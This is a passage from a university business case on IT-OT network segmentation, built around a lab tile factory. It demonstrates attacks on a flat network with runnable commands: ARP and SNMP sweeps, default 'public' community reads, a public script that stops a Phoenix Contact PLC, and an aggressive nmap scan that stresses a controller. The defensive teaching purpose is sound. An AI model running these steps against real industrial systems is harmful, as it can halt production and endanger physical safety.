BUSINESS CASE

Dangers within IT-OT Networks

howest
university of applied sciences

UNIVERSITEIT GENT
CAMPUS KORTRIJK

ICIL4.0 WP3

TABLE OF CONTENTS

INTRODUCTION

This business case demonstrates the critical role and effectiveness of network segmentation using Virtual LANs in bolstering security within Operational Technology (OT) environments. It aims to show **how isolating network traffic between different industrial processes can mitigate significant risks**.

To illustrate this, a lab environment simulating a tile manufacturing plant is used. The setup includes both IT systems and OT systems that manage the core manufacturing processes of pressing, drying, and printing tiles.

The first part explores weaknesses of a flat network, where no internal divisions exist between IT and OT systems. Through practical demonstrations, it highlights **how an attacker can exploit this lack of segmentation** to discover, access, and disrupt critical industrial controls.
Including easy device discovery, reuse of default credentials, exposure of management interfaces such as SNMP, protocol fragility under aggressive scanning, and interoperability issues across IT-OT.

The second part implements segmentation to isolate pressing, drying, and printing processes from the office network. Then the same attack scenarios are re-run to provide a direct comparison and showcase the benefits of network segmentation. Discovery scans no longer enumerate PLCs, SNMP reads from IT to OT time out, jumbo frames are enabled safely within IT, and aggressive probing is confined to approved segments.

This business case is intended for executives and engineering leaders to evaluate practical defenses for small and mid-sized industrial enterprises.

LAB ENVIRONMENT

WE SET UP A LAB THAT SIMULATES A TILE FACTORY.


The IT systems include the company's Windows Server, workstations, printer, and a Wi-Fi access point. The OT systems, which manage the pressing, drying, and printing processes of the tiles, consist of industrial switches, HMIs, and PLCs.

THE TILE FACTORY

1. Pressing a clay mixture to form the body of the tile.

2. Drying the tile at high temperatures to remove any moisture.

3. Printing the tile design and adding a protective glaze.



IT ZONE

Firewall

A *Fortinet FortiGate 60D* firewall acts as the barrier between the WAN and the internal network of the enterprise, it does not filter any incoming or outgoing traffic from any network.

Core switch

A switch *Allied Telesis AT-GS950/24* interconnects the firewall, the business network, a Wi-Fi AP, and the industrial networks. It allows all network traffic to transit between the various nodes.

Sensor

A Nozomi Guardian NSG-R-50 is connected to the core switch's mirror port. This is the AI-led network monitoring tool that we'll evaluate in the following sections.

Windows Server and Workstations

A virtualized Windows 2016 server runs the Active Directory, DNS, and other common services. Several virtual Windows endpoints also run there, simulating the employees' workstations.

Printer

A POS printer *Epson* is connected to the network.

Wi-Fi Access Point

A *D-Link* access point offers Wi-Fi connection.

OT ZONE





Figure 1 Pressing - Beckhoff devices

Figure 2 Drying - Siemens devices

Figure 3 Printing - Phoenix Contact devices

Pressing equipment

We know that the body of the tile is created by pressing the mixture of materials in a **hydraulic press**. This process needs to be automated and controlled; we **identify** the devices involved in this task:



Hydraulic press, equipment used to form the body of the tile. Receives commands from the *Beckhoff CX9020 PLC*.

Beckhoff CX9020 PLC, a controller for the Press. It runs Windows Embedded Compact 7.

Beckhoff CP6606 HMI, a built-in Panel used as a remote desktop display to operate the *Beckhoff CX9020 PLC*.

Beckhoff CU2008 Switch, a switch that connects these Ethernet devices to a network.

Drying equipment

We also know that once the tile body is formed, it must be dried in a **furnace** to remove moisture. This process needs to be also automated and controlled; we have to **identify** the devices that take care of this:

Furnace, equipment used for drying the tiles. Receives commands from the *Siemens S7-1200 PLC.*

Siemens S7-1200 PLC, a controller for the Furnace.

Siemens HMI, a built-in Panel used as a remote desktop display to operate the *Siemens S7-1200 PLC.*

Siemens XB208 Switch, a switch that connects these Ethernet devices in a network.

Printing equipment

Once dried, the tile is painted in the **printer**. This is an automated and controlled process, so we need to **identify** the devices involved:

Printer, equipment used for printing the tiles. Receives commands from the *Phoenix Contact ILC 390 PN PLC.*


Phoenix Contact ILC 390 PN PLC, a PROFINET controller for the Printer.

Phoenix Contact HMI, a built-in Panel used as a remote desktop display to operate the *Phoenix Contact ILC 390 PN PLC*

Phoenix Contact 7008 EIP Switch, a switch that connects these Ethernet devices in a network.

FLAT NETWORK SCENARIO

Despite the cables suggesting otherwise the traffic can go from one “process” to another. For the main switch it is one network, meaning anyone connected to the main switch can “talk” to everybody else and receive **all** the traffic in the network.




DANGERS OF A FLAT NETWORK


A flat network, where all devices are connected to the same communication layer without internal divisions, poses significant risks, especially in environments where IT and OT converge. Primary risks associated with a flat network:

- **Easy discovery**
  With all devices residing on the same network segment, the entire network is exposed if one component is breached. This design makes it easier for attackers **to conduct reconnaissance, discover vulnerable devices,** and exploit them without needing to bypass internal firewalls or other security controls.

- **Unrestricted Lateral Movement**
  A flat network is a primary enabler of lateral movement for attackers. Once an intruder compromises a single, low-security device, such as a printer or an employee's laptop, there are no internal barriers to prevent them from **moving across the network** to access high-value assets like servers, engineering workstations, or critical control systems.



- **Rapid Malware Propagation**
  In the event of a malware outbreak, a flat network allows the infection to spread quickly and uncontrollably. The lack of segmentation means there is no way to **contain the threat to a specific area**.



- **Difficulty in Detecting Threats**
  With a multitude of devices and applications communicating freely, it becomes difficult for security teams to analyse data flows and **spot anomalous traffic** that could indicate a hacker's presence. Attackers can remain hidden for extended periods, with the average "dwell time" being over 100 days.


DEMOS

The section will cover the following demos:

- Easy discovery and exploitation
  - Using default credentials
  - Stopping a PLC
  - Exposing management details via SNMP
- Flat network design limitation
- Human error

EASY DISCOVERY AND EXPLOITATION

To show the risk of this design, assume an office laptop is compromised by phishing.



The attacker now controls the laptop and uses it to continue the intrusion. Using ARP scanning and custom scripts, the attacker enumerates devices on the flat network.

From 10.20.20.19/16, the attacker runs an ARP sweep across 10.20.0.0/16 and receives responses from office IT assets and multiple PLC vendors, confirming that all segments are reachable from a single host.

This happens because all devices share the same network, and nothing blocks them from seeing each other.

Notice below that we receive answers from the office devices as well as PLCs from Beckhoff, Siemens and Phoenix Contact.

```
sudo arp-scan -I eth1 --ouifile=/usr/share/arp-scan/ieee-oui.txt 10.20.0.0/16
Interface: eth1, type: EN10MB, MAC: 00:80:9b:00:4b:33, IPv4: 10.20.20.19
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
10.20.0.1       08:5b:0e:f2:fd:fe       Fortinet, Inc.
10.20.0.4       10:ff:e0:38:85:3a       (Unknown)
10.20.0.5       ec:cd:6d:f5:51:74       Allied Telesis, Inc.
10.20.0.8       00:00:48:1d:aa:88       Seiko Epson Corporation
10.20.0.10      e4:6f:13:5f:5f:1c       D-Link International
10.20.0.254     00:90:0b:bd:f4:ff       LANNER ELECTRONICS, INC.
10.20.1.10      00:01:05:55:c5:03       Beckhoff Automation GmbH
10.20.1.11      00:01:05:5b:5e:5c       Beckhoff Automation GmbH
10.20.1.20      00:01:05:19:85:1f       Beckhoff Automation GmbH
10.20.1.30      00:01:05:23:12:70       Beckhoff Automation GmbH
10.20.1.60      00:01:05:58:d3:a2       Beckhoff Automation GmbH
10.20.1.112     10:4b:46:28:4f:08       Mitsubishi Electric Corporation
10.20.2.1       00:1b:1b:e7:2e:2c       Siemens AG,
10.20.2.5       00:1b:1b:e2:6b:bb       Siemens AG,
10.20.2.20      00:1b:1b:13:c3:12       Siemens AG,
10.20.2.25      8c:f3:19:34:91:ad       Siemens Industrial Automation Products Ltd.
10.20.2.30      00:1c:06:18:e4:84       Siemens Numerical Control Ltd., Nanjing
10.20.2.45      00:0e:8c:fd:3c:c1       Siemens AG
10.20.2.50      e0:dc:a0:11:a3:9d       Siemens Industrial Automation Products Ltd.
10.20.3.5       00:a0:45:c3:ab:ce       PHOENIX CONTACT Electronics GmbH
10.20.3.10      a8:74:1d:b6:ff:65       PHOENIX CONTACT Electronics GmbH
10.20.3.15      a8:74:1d:07:d6:9a       PHOENIX CONTACT Electronics GmbH
10.20.3.20      00:a0:45:09:21:64       PHOENIX CONTACT Electronics GmbH
10.20.3.30      00:a0:45:a0:af:06       PHOENIX CONTACT Electronics GmbH
10.20.3.45      00:a0:45:30:16:ca       PHOENIX CONTACT Electronics GmbH
10.20.3.50      00:a0:45:0d:d4:eb       PHOENIX CONTACT Electronics GmbH
10.20.20.2      00:03:27:47:6a:62       HMS Industrial Networks
10.20.20.3      00:03:27:03:30:ec       HMS Industrial Networks
10.20.20.11     50:7c:6f:59:74:77       Intel Corporate
10.20.20.12     50:7c:6f:59:74:76       Intel Corporate
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 2)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 3)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 4)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 5)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 6)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 7)
10.20.20.29     00:0c:29:fd:2f:47       VMware, Inc.
10.20.20.38     fe:ed:bc:5d:2c:9d       (Unknown: locally administered)
10.20.200.10    08:5b:0e:f2:fd:fe       Fortinet, Inc.
10.20.0.1       08:5b:0e:f2:fd:fe       Fortinet, Inc. (DUP: 2)
10.20.0.1       08:5b:0e:f2:fd:fe       Fortinet, Inc. (DUP: 3)
47 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 65536 hosts scanned in 263.133 seconds (249.06 hosts/sec). 34 responded
```

With a complete device list in hand**, the attacker can prioritize targets for deeper probing and exploitation.** The same unrestricted reachability also applies to external service vendors enabling them, intentionally or not, to interact with every device.

Using default credentials

After easy discovery comes easy entry. Attackers routinely try default usernames and passwords and often gain full control, letting them change setpoints, stop equipment, or pivot deeper into OT networks.
Default credentials are public and only one google search away or a “question” away. It is recommended to change them as soon as possible.

Stopping a PLC

From the phished office laptop, the adversary can act on PLCs without first compromising any OT host. Using a script[1] the attacker enumerates PROFINET and S7Comm assets from the office segment and receives device responses across production lines:

```
###--- DEVICELIST ---###
[01] 00:a0:45:a0:af:06 (10.20.3.30, AXC F 2152, axcf2152-pnc)
[02] 00:1b:1b:13:c3:12 (10.20.2.20, S7-1500, flag-2726207538248188)
[03] a8:74:1d:07:d6:9a (10.20.3.15, ILC 151 ETH, )
[04] 8c:f3:19:34:91:ad (10.20.2.25, SIMATIC-HMI, furnacexbhmic13b)
[05] 00:1b:1b:e7:2e:2c (10.20.2.1, SCALANCE S-600, )
[06] 00:1b:1b:e2:6b:bb (10.20.2.5, SCALANCE XB-200, scalancexaxxb2082b12)
[07] 00:0e:8c:fd:3c:c1 (10.20.2.45, IM151-3, conveyorxbislande3f1)
[08] 00:01:05:5b:5e:5c (10.20.1.11, EK Device, beckhoffprofinet)
[09] 00:a0:45:09:21:64 (10.20.3.20, ILC 390 PN 2TX-IB        , ilc-390-pn1)
[10] a8:74:1d:b6:ff:65 (10.20.3.10, FL SWITCH 2308, )
[11] 00:a0:45:36:53:f3 (10.20.3.25, IL PN BK DI8 DO4 2TX/NC, io-eiland)
[A] Manually add new device by IP
[R] Rescan
[Q] Quit now
Please select the option you want [1]:
```

Identifying a device’s model lets an attacker correlate it with **published vulnerabilities**. For example, CVE-2019-9201 permits TCP sessions to port 1962 that can expose sensitive data or allow configuration changes on some Phoenix Contact PLCs. In the lab, this applies to the ILC 151 ETH.

[1] https://github.com/tijldeneut/ICSSecurityScripts/blob/master/SiemensScan.py

To validate the susceptibility of the device, we run pcworx-info[2] script. A script which uses Phoenix Contact PCWorx protocol to gather information such as the PLC type, model number, and firmware.

```
$ nmap -Pn -sT -p1962 --script pcworx-info 10.20.3.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 15:53 CEST
Nmap scan report for 10.20.3.15
Host is up (0.0042s latency).

PORT     STATE SERVICE
1962/tcp open  biap-mp
| pcworx-info:
|   PLC Type: ILC 151 ETH
|   Model Number: 2700974
|   Firmware Version: 4.60
|   Firmware Date: 11/15/17
|_  Firmware Time: 14:05:00
```

With a vulnerable service confirmed, a purpose-built script[3] can stop the CPU from the office segment.

```
python2 ./PhoenixControlPLC-ILC150.py 10.20.3.15
Initializing PLC
----------------
PLC Type  = ILC 151 ETH
Firmware  = 4.60
Build     = 11/15/1714:05:00
Initialization done
-------------------
Will now print the PLC state and reverse it after 3 secon
Press [Enter] to continue
Current PLC state: Running
Current PLC state: Running
Current PLC state: Running
Sending Stop
Current PLC state: Stop
Current PLC state: Stop
Current PLC state: Stop
```

Figure 4 Phoenix Contact PLC ILC 151 ETH

On the front panel, *see picture above*, BF (Bus Fail) and SF (System Failure) blink red, indicating the PROFINET IO connection is down, and diagnostics are active while the CPU is STOP.

[2] https://nmap.org/nsedoc/scripts/pcworx-info.html
[3] https://github.com/tijldeneut/ICSSecurityScripts/blob/master/PhoenixControlPLC-ILC150.py

Exposing management details via SNMP

Flat networks expose all management planes to any compromised host, allowing broad SNMP discovery, config reads, and sometimes writes across printers, switches, PLCs, and firewalls without internal filtering.

Many devices ship with SNMP enabled and default strings; SNMPv1/v2c send strings in cleartext, enabling trivial discovery and reuse.

Target discovery

With the following command the attacker identifies devices with SNMP listening across the entire address space in one pass, providing an immediate target list. Full output is shown in *Annex A*.

```
sudo nmap -sU -p 161 --open 10.20.0.0/16


…
Nmap done: 65536 IP addresses (34 hosts up)
```

Reading identity with default string “public”

Using the standard MIB[4], the Allied Telesis core switch returns its system name (OID 1.3.6.1.2.1.1.5.0), which is not sensitive but confirms access.

```
snmpwalk -v2c -c public 10.20.0.5 1.3.6.1.2.1.1.5.0
iso.3.6.1.2.1.1.5.0 = STRING: "Demonstrator"
```

Requesting a textual description (sysDescr, OID 1.3.6.1.2.1.1.1.0) from Siemens devices yields model, hardware, and firmware versions which is useful for mapping to known vulnerabilities, as seen previously.

- Siemens XB208 10.20.2.5

```
snmpget -v2c -c public 10.20.2.5 1.3.6.1.2.1.1.1.0
iso.3.6.1.2.1.1.1.0 = STRING: "Siemens, SIMATIC NET, SCALANCE XB208, 6GK5 208-
0BA00-2AB2, HW: Version 1, FW: Version V03.00.01, SVPFN139471"
```

- Siemens SCALANCE S615 10.20.2.1

```
snmpget -v2c -c public 10.20.2.1 1.3.6.1.2.1.1.1.0
iso.3.6.1.2.1.1.1.0 = STRING: "Siemens, SIMATIC NET, SCALANCE S615, 6GK5 615-
0AA00-2AA2, HW: Version 1, FW: Version V06.01.01, SVPFD144401"
```

[4] Management information base

Enumerating the MAC table

The following command targeting a Siemens XB208 reads bridge-MIB entries that list learned MAC addresses; this exposes who is on each port and aids lateral movement and spoofing.

```
snmpwalk -v2c -c public -t 5 -r 3 -On 10.20.2.5 1.3.6.1.2.1.17.4.3.1.1
.1.3.6.1.2.1.17.4.3.1.1.0.1.5.88.211.162 = Hex-STRING: 00 01 05 58 D3 A2
.1.3.6.1.2.1.17.4.3.1.1.0.12.41.119.8.255 = Hex-STRING: 00 0C 29 77 08 FF
.1.3.6.1.2.1.17.4.3.1.1.0.14.140.253.60.193 = Hex-STRING: 00 0E 8C FD 3C C1
.1.3.6.1.2.1.17.4.3.1.1.0.27.27.19.195.18 = Hex-STRING: 00 1B 1B 13 C3 12
.1.3.6.1.2.1.17.4.3.1.1.0.28.6.24.228.132 = Hex-STRING: 00 1C 06 18 E4 84
.1.3.6.1.2.1.17.4.3.1.1.0.128.155.0.75.51 = Hex-STRING: 00 80 9B 00 4B 33
.1.3.6.1.2.1.17.4.3.1.1.0.128.244.11.36.224 = Hex-STRING: 00 80 F4 0B 24 E0
.1.3.6.1.2.1.17.4.3.1.1.0.160.69.9.33.100 = Hex-STRING: 00 A0 45 09 21 64
.1.3.6.1.2.1.17.4.3.1.1.0.160.69.195.171.206 = Hex-STRING: 00 A0 45 C3 AB CE
.1.3.6.1.2.1.17.4.3.1.1.36.47.208.109.94.59 = Hex-STRING: 24 2F D0 6D 5E 3B
.1.3.6.1.2.1.17.4.3.1.1.224.220.160.17.163.157 = Hex-STRING: E0 DC A0 11 A3 9D
.1.3.6.1.2.1.17.4.3.1.1.228.111.19.95.95.28 = Hex-STRING: E4 6F 13 5F 5F 1C
```

FLAT NETWORK DESIGN LIMITATION

This demonstration highlights how mixed device capabilities behave on a flat IT/OT network.

Sending a Jumbo packet

Jumbo packets, or jumbo frames, are Ethernet frames with a payload larger than the standard 1,500-byte, commonly around 9,000 bytes.
They only work if every hop and interface on the end-to-end path supports the larger message. A device which does not support or is not configured to support jumbo frames will **silently** drop it.
Segmenting OT from IT reduces the chance that a legacy non-jumbo hop in one domain silently affects traffic in the other.

Error messages showing a device not supporting jumbo frames
From a Linux shell

```
ping -M do -s 8972 10.20.2.5
PING 10.20.2.5 (10.20.2.5) 8972(9000) bytes of data.
ping: sendmsg: Message too long
ping: sendmsg: Message too long
ping: sendmsg: Message too long
ping: sendmsg: Message too long

--- 10.20.2.5 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3063ms
```

From Windows (PowerShell)

```
PS C:\Users\Student> ping -f -l 8972 10.20.1.10

Pinging 10.20.1.10 with 8972 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 10.20.1.10:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss)
```

HUMAN ERROR

Many OT devices implement partial or fragile TCP/UDP stacks; aggressive probes, parallelism, and version-detection scripts can overwhelm connection tables or protocol handlers, leading to crashes, watchdog resets, or loss of I/O communications.

Scans that send TCP SYNs without completing handshakes leave sessions half-open, and PLCs that do not actively clear these can have their connection slots consumed, degrading services or forcing fail-safe behavior.

For the demonstration, a ping and HTTP baseline was established, an aggressive scan was executed, and both metrics were re-measured to compare against the baseline.


Establishing a baseline

Ping Baseline

```
$ ping 10.20.2.30
PING 10.20.2.30 (10.20.2.30) 56(84) bytes of data.
64 bytes from 10.20.2.30: icmp_seq=1 ttl=30 time=4.05 ms
64 bytes from 10.20.2.30: icmp_seq=2 ttl=30 time=4.23 ms
64 bytes from 10.20.2.30: icmp_seq=3 ttl=30 time=3.62 ms
64 bytes from 10.20.2.30: icmp_seq=4 ttl=30 time=2.14 ms
^C
--- 10.20.2.30 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 2.135/3.510/4.234/0.824 ms
```

HTTP response baseline

The PLC serves a web portal from which start/stop, check variable status and diagnostics. We will query it using a script to establish a baseline.



The following command runs 200 http requests to 10.20.2.30's web portal, measures each request's duration in milliseconds, and appends the timings to http_times.txt so average and p95 latency can be computed.

```
┌──(student㉿Kali4Students2025)-[~]
└─$ for i in {1..200}; do curl -o /dev/null -s -w "%{time_total}\n"
http://10.20.2.30/ >> http_times.txt; done
```

Engineering teams track **p95 to detect tail latency**, which often correlates with contention[5], network issues, or slow dependencies under load.
P95 describes the **slowest 5% of requests** and highlights worst-case communication delays, which can affect time-sensitive control even when averages look normal.

```
┌──(student㉿Kali4Students2025)-[~]
└─$ awk '{print $1}' http_times.txt | sort -n > http_sorted.txt; N=$(wc -l < http_sorted.txt); P=$(( (95*N+99)/100 )); AVG=$(awk '{s+=$1}END{printf "%.4f", s/NR}' http_sorted.txt); P95=$(awk -v p=$P 'NR==p{printf "%.4f", $1}' http_sorted.txt); echo "HTTP avg=${AVG}s p95=${P95}s n=${N}"
HTTP avg=0.0252s p95=0.0403s n=200
```

Saturate devices with Nmap

An aggressive scan is launched, then ICMP and HTTP timing are re-tested.

```
sudo nmap -Pn -sS -sU -p U:1-1024,T:1-65535 -sV -O -T5 --max-retries 0 --script-timeout 10s --min-rate 1500 --max-rate 4000 10.20.2.30
```

Ping statistics during the scan

```
--- 10.20.2.30 ping statistics ---
841 packets transmitted, 840 received, 0.118906% packet loss, time 847194ms
rtt min/avg/max/mdev = 0.875/4.727/118.479/8.618 ms
```

HTTP response during the scan

```
┌──(student㉿Kali4Students2025)-[~]
└─$ for i in {1..200}; do curl -o /dev/null -s -w "%{time_total}\n" http://10.20.2.30/ >> http_times_under-stress.txt; done

┌──(student㉿Kali4Students2025)-[~]
